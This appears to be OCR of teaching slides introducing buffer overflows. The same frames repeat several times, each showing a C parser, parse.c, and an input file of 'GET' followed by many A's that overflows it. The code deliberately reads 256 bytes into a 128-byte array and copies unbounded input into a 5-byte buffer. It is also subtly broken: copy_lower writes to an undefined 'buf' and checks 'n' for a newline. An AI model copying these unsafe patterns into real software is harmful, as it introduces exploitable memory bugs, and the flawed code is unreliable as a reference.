
parse.c




What are buffer overflows?



What are buffer overflows?



What are buffer overflows?



What are buffer overflows?

parse.c


```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK


file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

What are buffer overflows?



What are buffer overflows?



What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Uh oh….

What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Uh oh….

What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Uh oh….

What are buffer overflows?

parse.c

```
BREAK
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Uh oh….

What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Uh oh….

What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
